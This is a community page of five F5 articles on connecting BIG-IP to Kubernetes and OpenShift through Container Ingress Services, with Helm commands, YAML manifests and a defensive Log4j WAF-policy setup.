container ingress services
5 TopicsF5 Container Ingress Services (CIS) and using k8s traffic policies to send traffic directly to pods
This article will take a look how you can use health monitors on the BIG-IP to solve the issue with constant AS3 REST-API pool member changes or when there is a sidecar service mesh like Istio (F5 has version called Aspen mesh of the istio mesh) or Linkerd mesh. I also have described some possible enchantments for CIS/AS3, Nginx Ingress Controller or Gateway Fabric that will be nice to have in the future. Intro Install Nginx Ingress Open source and CIS F5 CIS without Ingress/Gateway F5 CIS with Ingress F5 CIS with Gateway fabric Summary 1. Intro F5 CIS allows integration between F5 and k8s kubernetes or openshift clusters. F5 CIS has two modes and that are NodePort and ClusterIP and this is well documented at https://clouddocs.f5.com/containers/latest/userguide/config-options.html . There is also a mode called auto that I prefer as based on k8s service type NodePort or ClusterIP it knows how to configure the pool members. CIS in ClusterIP mode generally is much better as you bypass the kube-proxy as send traffic directly to pods but there could be issues if k8s pods are constantly being scaled up or down as CIS uses AS3 REST-API to talk and configure the F5 BIG-IP. I also have seen some issues where a bug or a config error that is not well validated can bring the entire CIS to BIG-IP control channel down as you then see 422 errors in the F5 logs and on CIS logs. By using NodePort and "externaltrafficpolicy: local" and if there is an ingress also "internaltrafficpolicy: local" you can also bypass the kubernetes proxy and send traffic directly to the pods and BIG-IP health monitoring will mark the nodes that don't have pods as down as the traffic policies prevent nodes that do not have the web application pods to send the traffic to other nodes. 2..Install Nginx Ingress Open source and CIS As I already have the k8s version of nginx and F5 CIS I need 3 different classes of ingress. k8s nginx is end of life https://kubernetes.io/blog/2025/11/11/ingress-nginx-retirement/ , so my example also shows how you can have in parallel the two nginx versions the k8s nginx and F5 nginx. There is a new option to use The Operator Lifecycle Manager (OLM) that when installed will install the components and this is even better way than helm (you can install OLM with helm and this is even newer way to manage nginx ingress!) but I found it still in early stage for k8s while for Openshift it is much more advanced. I have installed Nginx in a daemonset not deployment and I will mention why later on and I have added a listener config for the F5 TransportServer even if later it is seen why at the moment it is not usable. helm install -f values.yaml ginx-ingress oci://ghcr.io/nginx/charts/nginx-ingress \ --version 2.4.1 \ --namespace f5-nginx \ --set controller.kind=daemonset \ --set controller.image.tag=5.3.1 \ --set controller.ingressClass.name=nginx-nginxinc \ --set controller.ingressClass.create=true \ --set controller.ingressClass.setAsDefaultIngress=false cat values.yaml controller: enableCustomResources: true globalConfiguration: create: true spec: listeners: - name: nginx-tcp port: 88 protocol: TCP kubectl get ingressclasses NAME CONTROLLER PARAMETERS AGE f5 f5.com/cntr-ingress-svcs <none> 8d nginx k8s.io/ingress-nginx <none> 40d nginx-nginxinc nginx.org/ingress-controller <none> 32s niki@master-1:~$ kubectl get pods -o wide -n f5-nginx NAME READY STATUS RESTARTS AGE IP NODE NOMINATED NODE READINESS GATES nginx-ingress-controller-2zbdr 1/1 Running 0 62s 10.10.133.234 worker-2 <none> <none> nginx-ingress-controller-rrrc9 1/1 Running 0 62s 10.10.226.87 worker-1 <none> <none> niki@master-1:~$ The CIS config is shown below. I have used "pool_member_type" auto as this allows Cluster-IP or NodePort services to be used at the same time. helm install -f values.yaml f5-cis f5-stable/f5-bigip-ctlr cat values.yaml bigip_login_secret: f5-bigip-ctlr-login rbac: create: true serviceAccount: create: true name: namespace: f5-cis args: bigip_url: X.X.X.X bigip_partition: kubernetes log_level: DEBUG pool_member_type: auto insecure: true as3_validation: true custom_resource_mode: true log-as3-response: true load-balancer-class: f5 manage-load-balancer-class-only: true namespaces: [default, test, linkerd-viz, ingress-nginx, f5-nginx] # verify-interval: 35 image: user: f5networks repo: k8s-bigip-ctlr pullPolicy: Always nodeSelector: {} tolerations: [] livenessProbe: {} readinessProbe: {} resources: {} version: latest 3. F5 CIS without Ingress/Gateway Without Ingress actually the F5's configuration is much simpler as you just need to create nodeport service and the VirtualServer CR. As you see below the health monitor marks the control node and the worker node that do not have pod from "hello-world-app-new-node" as shown in the F5 picture below. Sending traffic without Ingresses or Gateways removes one extra hop and sub-optimal traffic patterns as when the Ingress or Gateway is in deployment mode for example there could be 20 nodes and only 2 ingress/gateway pods on 1 node each. Traffic will need to go to only those 2 nodes to enter the cluster. apiVersion: v1 kind: Service metadata: name: hello-world-app-new-node labels: app: hello-world-app-new-node spec: externalTrafficPolicy: Local ports: - name: http protocol: TCP port: 8080 targetPort: 8080 selector: app: hello-world-app-new type: NodePort --- apiVersion: "cis.f5.com/v1" kind: VirtualServer metadata: name: vs-hello-new namespace: default labels: f5cr: "true" spec: virtualServerAddress: "192.168.1.71" virtualServerHTTPPort: 80 host: www.example.com hostGroup: "new" snat: auto pools: - monitor: interval: 10 recv: "" send: "GET /" timeout: 31 type: http path: / service: hello-world-app-new-node servicePort: 8080 For Istio and Linkerd Integration an irule could be needed to send custom ALPN extensions to the backend pods that now have a sidecar. I suggest seeing my article at "the Medium" for more information see https://medium.com/@nikoolayy1/connecting-kubernetes-k8s-cluster-to-external-router-using-bgp-with-calico-cni-and-nginx-ingress-2c45ebe493a1 Keep in mind that for the new options with Ambient mesh (sidecarless) the CIS without Ingress will not work as F5 does not speak HBONE (or HTTP-Based Overlay Network Environment) protocol that is send in the HTTP Connect tunnel to inform the zTunnel (layer 3/4 proxy that starts or terminates the mtls) about the real source identity (SPIFFE and SPIRE) that may not be the same as the one in CN/SAN client SSL cert. Maybe in the future there could be an option based on a CRD to provide the IP address of an external device like F5 and the zTunnel proxy to terminate the TLS/SSL (the waypoint layer 7 proxy usually Envoy is not needed in this case as F5 will do the HTTP processing) and send traffic to the pod but for now I see no way to make F5 work directly with Ambient mesh. If the ztunnel takes the identity from the client cert CN/SAN F5 will not have to even speak HBONE. 4. F5 CIS with Ingress Why we may need an ingress just as a gateway into the k8s you may ask? Nowadays many times a service mesh like linkerd or istio or F5 aspen mesh is used and the pods talk to each other with mTLS handled by the sidecars and an Ingress as shown in https://linkerd.io/2-edge/tasks/using-ingress/ is an easy way for the client-side to be https while the server side to be the service mesh mtls, Even ambient mesh works with Ingresses as it captures traffic after them. It is possible from my tests F5 to talk to a linkerd injected pods for example but it is hard! I have described this in more detail at https://medium.com/@nikoolayy1/connecting-kubernetes-k8s-cluster-to-external-router-using-bgp-with-calico-cni-and-nginx-ingress-2c45ebe493a1 Unfortunately when there is an ingress things as much more complex! F5 has Integration called "IngressLink" but as I recently found out it is when BIG-IP is only for Layer 3/4 Load Balancing and the Nginx Ingress Controller will actually do the decryption and AppProtect WAF will be on the Nginx as well F5 CIS IngressLink attaching WAF policy on the big-ip through the CRD ? | DevCentral Wish F5 to make an integration like "IngressLink" but the reverse where each node will have nginx ingress as this can be done with demon set and not deployment on k8s and Nginx Ingress will be the layer 3/4, as the Nginx VirtualServer CRD support this and to just allow F5 in the k8s cluster. Below is how currently this can be done. I have created a Transportserver but is not used as it does not at the momemt support the option "use-cluster-ip" set to true so that Nginx does not bypass the service and to go directly to the endpoints as this will cause nodes that have nginx ingress pod but no application pod to send the traffic to other nodes and we do not want that as add one more layer of load balancing latency and performance impact. The gateway is shared as you can have a different gateway per namespace or shared like the Ingress. apiVersion: v1 kind: Service metadata: name: hello-world-app-new-cluster labels: app: hello-world-app-new-cluster spec: internalTrafficPolicy: Local ports: - name: http protocol: TCP port: 8080 targetPort: 8080 selector: app: hello-world-app-new type: ClusterIP --- apiVersion: k8s.nginx.org/v1 kind: TransportServer metadata: name: nginx-tcp annotations: nginx.org/use-cluster-ip: "true" spec: listener: name: nginx-tcp protocol: TCP upstreams: - name: nginx-tcp service: hello-world-app-new-cluster port: 8080 action: pass: nginx-tcp --- apiVersion: k8s.nginx.org/v1 kind: VirtualServer metadata: name: nginx-http spec: host: "app.example.com" upstreams: - name: webapp service: hello-world-app-new-cluster port: 8080 use-cluster-ip: true routes: - path: / action: pass: webapp The second part of the configuration is to expose the Ingress to BIG-IP using CIS. --- apiVersion: v1 kind: Service metadata: name: f5-nginx-ingress-controller namespace: f5-nginx labels: app.kubernetes.io/name: nginx-ingress spec: externalTrafficPolicy: Local type: NodePort selector: app.kubernetes.io/name: nginx-ingress ports: - name: http protocol: TCP port: 80 targetPort: http --- apiVersion: "cis.f5.com/v1" kind: VirtualServer metadata: name: vs-hello-ingress namespace: f5-nginx labels: f5cr: "true" spec: virtualServerAddress: "192.168.1.81" virtualServerHTTPPort: 80 snat: auto pools: - monitor: interval: 10 recv: "200" send: "GET / HTTP/1.1\r\nHost:app.example.com\r\nConnection: close\r\n\r\n" timeout: 31 type: http path: / service: f5-nginx-ingress-controller servicePort: 80 Only the nodes that have a pod will answer the health monitor. Hopefully F5 can make some Integration and CRD that makes this configuration simpler like the "IngressLink" and to add the option "use-cluster-ip" to the Transport server as Nginx does not need to see the HTTP traffic at all. This is on my wish list for this year 😁 Also if AS3 could reference existing group of nodes and just with different ports this could help CIS will need to push AS3 declaration of nodes just one time and then the different VirtualServers could reference it but with different ports and this will make the AS3 REST-API traffic much smaller. 5. F5 CIS with Gateway fabric This does not at the moment work as gateway-fabric unfortunately does not support "use-cluster-ip" option. The idea is to deploy the gateway fabric in daemonset and to inject it with a sidecar or even without one this will work with ambient meshes. As k8s world is moving away from an Ingress this will be a good option. Gateway fabric natively supports TCP , UDP traffic and even TLS traffic that is not HTTPS and by exposing the gateway fabric with a Cluster-IP or Node-Port service then with different hostnames the Gateway fabric will select to correct route to send the traffic to! helm install ngf oci://ghcr.io/nginx/charts/nginx-gateway-fabric --create-namespace -n nginx-gateway -f values-gateway.yaml cat values-gateway.yaml nginx: # Run the data plane per-node kind: daemonSet # How the data plane gets exposed when you create a Gateway service: type: NodePort # or NodePort # (optional) if you’re using Gateway API experimental channel features: nginxGateway: gwAPIExperimentalFeatures: enable: true apiVersion: gateway.networking.k8s.io/v1 kind: Gateway metadata: name: shared-gw namespace: nginx-gateway spec: gatewayClassName: nginx listeners: - name: https port: 443 protocol: HTTPS tls: mode: Terminate certificateRefs: - kind: Secret name: wildcard-tls allowedRoutes: namespaces: from: ALL --- apiVersion: gateway.networking.k8s.io/v1 kind: HTTPRoute metadata: name: app-route namespace: app spec: parentRefs: - name: shared-gw namespace: nginx-gateway hostnames: - app.example.com rules: - backendRefs: - name: app-svc port: 8080 F5 Nginx Fabric mesh is evolving really fast from what I see , so hopefully we see the features I mentioned soon and always you can open a github case. The documentation is at https://docs.nginx.com/nginx-gateway-fabric and as this use k8s CRD the full options can be seen at TLS - Kubernetes Gateway API 6. Summary With the release of TMOS 21 F5 now supports much more health monitors and pool members, so this way of deploying CIS with NodePort services may offer benefits with TMOS 21.1 that will be the stable version as shown in https://techdocs.f5.com/en-us/bigip-21-0-0/big-ip-release-notes/big-ip-new-features.html With auto mode some services can still be directly exposed to BIG-IP as the CIS config changes are usually faster to remove a pool member pod than BIG-IP health monitors to mark a node as down. The new version of CIS that will be CIS advanced may take of the concerns of hitting a bug or not well validated configuration that could bring the control channel down and TMOS 21.1 may also handle AS3 config changes better with less cpu/memory issue, so there could be no need in the future of using trafficpolicies and NodePort mode and k8s services of this type. For ambient mesh my example with Ingress and Gateway seems the only option for direct communication at the moment. We will see what the future holds!1.5KViews6likes2CommentsProtect Your Kubernetes Cluster Against The Apache Log4j2 Vulnerability Using BIG-IP
Whenever a high profile vulnerability like Apache Log4j2 is announced, it is often a race to patch and remediate. Luckily, for those of us with BIG-IP's with AWAF (Advanced Web Application Firewall) in our environment, we can take care of some mitigation through updating and applying signatures. When there is a consolidation of duties, or both SecOps and NetOps work together on the same cluster of BIG-IP's then an AWAF policy can simply be applied to a virtual server. However, as we move into a world of modern application architectures, the Kubernetes administrators are very often a different set of individuals falling within DevOps. The DevOps team will work with NetOps to incorporate BIG-IP as the Ingress to the Kubernetes environment through the use of Container Ingress Services. This allows for a declarative configuration and objects can be called upon to incorporate into the Ingress configuration. In Container Ingress Services version 2.7, using the Policy CRD (Custom Resource Definitions) feature, an AWAF policy can be one of these objects incorporated. Here is some example code for defining the Policy CRD and specifying the WAF policy: apiVersion: cis.f5.com/v1 kind: Policy metadata: labels: f5cr: "true" name: policy-mysite namespace: default spec: l7Policies: waf: /Common/WAF_Policy profiles: http: /Common/Custom_HTTP logProfiles: - /Common/Log all requests And here is an example of associating this Policy CRD with the VirtualServer CRD: apiVersion: "cis.f5.com/v1" kind: VirtualServer metadata: name: vs-myapp labels: f5cr: "true" spec: # This is an insecure virtual, Please use TLSProfile to secure the virtual # check out tls examples to understand more. virtualServerAddress: "10.192.75.117" virtualServerHTTPSPort: 443 httpTraffic: redirect tlsProfileName: reencrypt-tls policyName: policy-mysite host: myapp.f5demo.com pools: - path: / service: f5-demo servicePort: 443 Mark Dittmer, Sr. Product Management Engineer here at F5, recently teamed up with Brandon Frelich, Security Solutions Architect, to create a how-to video on this. Mark's associated Github repo: https://github.com/mdditt2000/kubernetes-1-19/blob/master/cis%202.7/log4j/README.md This is going to now allow for the SecOps teams to focus on creating and providing AWAF policies while the DevOps can focus on their domain and incorporate the AWAF policy quickly. As we see microservices sprawl, we need every speed advantage we can get!1.1KViews1like0CommentsSimplifying Kubernetes Ingress using F5 Technologies
Kubernetes Ingress is an important component to any Kubernetes environment as you're likely trying to build applications that need to be accessed from outside of the k8s environment. F5 provides both BIG-IP and NGINX approaches to Ingress and with that, the breadth of F5 solutions can be applied to a Kubernetes environment. This might be overwhelming if you don't have experience in all of those solutions and you may just want to simply expose an application to start. Mark Dittmer, Sr. Product Management Engineer at F5, has put together a simple walkthrough guide for how to configure Kubernetes Ingress using F5 technologies. He incorporated both BIG-IP Container Ingress Services and NGINX Ingress Controller in this walkthrough. By the end, you'll be able to securely present your k8s Service using an IP that is dynamically provisioned from a range you specify and leverage the Service Type LoadBalancer. Simple as that! GitHub repo: https://github.com/mdditt2000/k8s-bigip-ctlr/tree/main/user_guides/simplifying-ingress1.7KViews0likes0Comments
Using F5 BIG-IP Controller Operator for OpenShift

Today A&O PM and PD team announced the availability of Certified F5 BIG-IP Controller Operator (using Helm Charts) on OpenShift 4.x platforms. In this document we discuss about Install, Configure and Deploy CIS using RedHat Certified F5 BIG-IP Controller Operator on OpenShift 4.x Platforms. Introduction What is an Operator? - A method of packaging, deploying and managing a Kubernetes application. A Kubernetes application is an application that is both deployed on Kubernetes and managed using the Kubernetes APIs and kubectl/oc tooling. You can think of Operators as the runtime that manages this type of application on Kubernetes. Conceptually, an Operator takes human operational knowledge and encodes it into software that is more easily packaged and shared with consumers. F5 BIG-IP Controller Operator is a Service Operator which installs F5 BIG-IP Controller (Container Ingress Services) on OpenShift platforms 4.x. Prerequisites OpenShift 4.x BIG-IP (F5 CIS supported versions) In this document we will use Code Ready Containers to install, Configure and deploy CIS using F5 BIG-IP Controller Operator. CRC 1.7.0 installs OCP 4.3.1 on you laptop. Get your suitable image from CRC Repo and follow the instructions to install CRC and bringup your single node OCP 4.3.1 cluster. Install, Configure and Deploy CIS using Operator Accessing OCP 4.3.1 web console From CLI, login as admin using CRC given credentials. $ eval $(crc oc-env) $ oc login -u kubeadmin -p db9Dr-J2csc-8oP78-9sbmf https://api.crc.testing:6443 Here, the username is 'kubeadmin'. and password is 'db9Dr-J2csc-8oP78-9sbmf' to login OCP web console. Installing Operator From the left Menu bar, access Operator Hub and search for "f5" to see the Certified F5 BIG-IP controller Operator in the listing as below. Click on Install to install this Operator. Installing Operator is a guided process. The below screen shows different options to subscribe for this Operator. Select the highlighted options. Click subscribe. Approval Strategy: Manual: Requires administrator approval to install new updates. Automatic: When a new release is available, updated automatic. (default) When Operator is Subscribed, Operator is installed based on approval strategy. An Installed Operator screen is as below. Configuring and Deploying F5 BIG-IP Controller Instance Click on "F5 BIG-IP Controller" or "F5BigIPCtlr" under Provided APIs column to create an Instance of F5 BIG-IP Controller. Creating a F5BigIpCtlr instance screen is as shown below. The Screen provides an editor to configure CIS/F5 BIG-IP Controller with required deployment options. A sample Controller deployment configuration is as shown below apiVersion: cis.f5.com/v1 kind: F5BigIpCtlr metadata: name: f5-server namespace: openshift-operators spec: args: manage_routes: true agent: as3 log_level: DEBUG route_vserver_addr: 172.16.1.4 bigip_partition: ocp openshift_sdn_name: /Common/openshift_vxlan bigip_url: 172.16.2.23 log_as3_response: true insecure: true pool-member-type: cluster bigip_login_secret: f5-bigip-ctlr-login image: pullPolicy: Always repo: k8s-bigip-ctlr user: f5networks namespace: kube-system rbac: create: true resources: {} serviceAccount: create: true version: latest Create BIG-IP controller login secret and update the same in above configuration. Update the YAML and click on Create. Based on Namespace and configuration options, CIS is installed. When Operator deploys the controller, we can see the updated YAML of the CustomResource Instance. An example below. Name: f5-server Namespace: openshift-operators Labels: <none> Annotations: <none> API Version: cis.f5.com/v1 Kind: F5BigIpCtlr Metadata: Creation Timestamp: 2020-02-08T00:31:21Z Finalizers: uninstall-helm-release Generation: 1 Resource Version: 245330 Self Link: /apis/cis.f5.com/v1/namespaces/openshift-operators/f5bigipctlrs/f5-server UID: 546d3890-4a0a-11ea-a1cf-0ef0e3c74fbe spec: args: agent: as3 bigip_partition: ocp bigip_url: 172.16.2.23 insecure: true log_as3_response: true log_level: DEBUG manage_routes: true openshift_sdn_name: /Common/openshift_vxlan pool_member_type: cluster route_vserver_addr: 172.16.1.4 bigip_login_secret: f5-bigip-ctlr-login Image: PullPolicy: Always Repo: k8s-bigip-ctlr Tag: latest User: f5networks Namespace: kube-system Rbac: Create: true Resources: Service Account: Create: true Name: <nil> Status: Conditions: Last Transition Time: 2020-02-08T00:31:21Z Status: True Type: Initialized Last Transition Time: 2020-02-08T00:31:23Z Message: F5 BIG-IP controller: f5-server General Controller Documentation: - Kubernetes: http://clouddocs.f5.com/containers/latest/kubernetes/index.html - OpenShift: http://clouddocs.f5.com/containers/latest/openshift/index.html Using Ingress? There's a helm chart for that: - https://github.com/F5Networks/charts/tree/master/src/stable/f5-bigip-ingress Using Routes in OpenShift? No helm chart yet, but we do have great documentation: - http://clouddocs.f5.com/containers/latest/openshift/kctlr-openshift-routes.html Reason: InstallSuccessful Status: True Type: Deployed Deployed Release: Manifest: . . . . . . . . . . We can verify from CLI or GUI. $ oc get pods -n kube-system NAME READY STATUS RESTARTS AGE f5-server-f5-bigip-ctlr-7c77d6846f-z7bhp 1/1 Running 0 112s Congratulations! Your F5 BIG-IP Controller is deployed using F5 BIG-IP Controller Operator. Additional Resources Operator Code: https://github.com/F5Networks/k8s-bigip-ctlr/tree/master/operator Operator Image: https://access.redhat.com/containers/#/registry.connect.redhat.com/f5networks/k8s-bigip-ctlr-operator Known Issues When Custom Resource Instance is created, instance listing doesn’t show Status [1] in the GUI. [1] https://github.com/operator-framework/operator-sdk/issues/24913.7KViews2likes2CommentsTemplating Enhanced Kubernetes Load Balancing with a Helm Operator

Basic L4 load balancing only requires a few inputs, IP and Port, but how do provide enhanced load balancing and not overwhelm an operator with hundreds of inputs? Using a helm operator, a Kubernetes automation tool, we can unlock the full potential of a F5 BIG-IP and deliver the right level of service. In the following article we’ll take a look at what is a helm operator and how we can use it to create a service catalog of BIG-IP L4-L7 services that can be deployed natively from Kubernetes. Helm Helm is a tool that is used to automate Kubernetes application and infrastructure. You might use it to deploy a simple application with a deployment and service resource or use it to deploy a service mesh like Istio that contains custom resources, cluster roles, mutating webhooks, pilots, ingress gateways, egress gateways, prometheus, etc.. It’s kinda like Ansible, but for Kubernetes Helm Operator It is helpful to be able to automate via helm; but how do you know that the state of your cluster is consistent? Did somebody go in later and modify your deployment from the original template and create a snowflake? A helm operator are part of the Operator Framework; nannies parents for your Kubernetes services. They ensure that your services get started properly, clean-up when they have an accident, and put the resources to bed at the end of the day. Declarative L4-L7 K8S LB w/ AS3 F5 Container Ingress Services (CIS) (the product formerly known as Container Connector) enables an end-user to deploy a control plane process that monitors the Kubernetes API to deploy load balancer (LB) services when needed removing the need for the traditional change request queue. Version 1.9 of CIS introduces the ability to use Application Services Extension 3 (AS3) to deploy both basic and enhanced L4-L7 services. A basic service might be: L4 TCP L7 HTTP/HTTPS This is similar to what was possible with previous versions of CIS. AS3 introduces the ability to enhance these services with capabilities like Visibility of Client IP with Proxy Protocol End-to-end SSL encryption (including mutual TLS with the use of C3D) L4 and L7 DDoS protection using IP threat feeds and advanced WAF For the basic service this can be represented by a Kubernetes ConfigMap resource that contains a JSON file of the desired output. Something like: An enhanced service looks something more like: Ideally we can create a template for both basic and enhanced services to simplify deployment and ensure that both local policy and best practices are being adhered to. Helm Chart We can create a helm chart (template) that represents both a basic and advanced service. The basic template for TCP looks like: The inputs/values for these templates gets boiled down to a few input parameters. This makes it easier to make changes without having to modify JSON in a text editor! Helm Operators We could use helm to generate static AS3 ConfigMaps, but we can optionally use a helm operator to create a new resource (or service catalog) of values that can dynamically generate AS3 ConfigMaps. Following the guide from the helm operator user guide we can import a helm chart to build a new operator (container) that will monitor the Kubernetes API. In the following I created the “f5demo” operator. Once I install the f5demo custom resource I can query for the resource similar to any native Kubernetes resource like a ConfigMap. node1$ kubectl get f5demo -n ingress-bigip NAME AGE example-f5demo 18m The contents of the resource are the helm values that were used previously. node1$ kubectl get f5demo -n ingress-bigip -o yaml apiVersion: v1 items: - apiVersion: charts.helm.k8s.io/v1alpha1 kind: F5Demo ... spec: applications: - frontend: name: frontend template: f5demo.tcp.v1 virtualAddress: 10.1.10.81 virtualPort: 80 ... The helm operator builds a new ConfigMap based on the input values node1$ kubectl get cm -n ingress-bigip NAME DATA AGE example-f5demo-bzr48kbg2peco4p5g4wc0jy32-as3-configmap 1 20m Building Blocks To recap we’ve looked at using helm to build templates of BIG-IP L4-L7 services using AS3. To ensure day-to-day consistency in a cluster we are using an operator to keep track of the state of a service and make updates as appropriate. These patterns could be deployed in other ways, for example my colleague uses Jenkins and Python to templatize or maybe you’d rather just use Ansible with AS3. My recommendation is to: Figure out what L4-L7 services you need Build an AS3 declaration (JSON) of what you want Use a tool like Helm, Ansible, BIG-IQ, Perl etc... to deliver your infrastructure (as code)1.1KViews2likes2Comments